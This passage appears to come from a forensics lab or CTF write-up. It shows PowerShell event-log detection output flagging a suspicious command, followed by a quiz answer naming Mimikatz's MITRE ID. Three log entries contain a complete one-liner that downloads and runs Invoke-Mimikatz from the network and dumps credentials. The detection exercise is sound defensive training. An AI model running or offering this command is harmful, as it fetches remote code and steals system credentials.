523      PowerSploit Invoke-Mimikatz.ps1
524      Use of PowerSploit
525 Command  : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
526      com/mattifestation/PowerSploit/m
527      aster/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
528 Decoded :
529 Date      : 8/30/2017 4:41:03 PM
530 Log       : Powershell
531 EventID   : 4104
532 Message  : Suspicious Command Line
533 Results   : Download via Net.WebClient DownloadString
534      Command referencing Mimikatz
535      PowerSploit Invoke-Mimikatz.ps1
536      Use of PowerSploit
537 Command  : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
538      com/mattifestation/PowerSploit/m
539      aster/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
540 Decoded :
541 Date      : 8/30/2017 4:31:57 PM
542 Log       : Powershell
543 EventID   : 4104
544 Message  : Suspicious Command Line
545 Results   : Download via Net.WebClient DownloadString
546      Command referencing Mimikatz
547      PowerSploit Invoke-Mimikatz.ps1
548      Use of PowerSploit
549 Command  : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
550      com/mattifestation/PowerSploit/m
551      aster/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
  
```

stated

6. Search for the name of the tool on MITRE ATT&CK. What is the Software ID given to this tool?

(OSINT) S0002

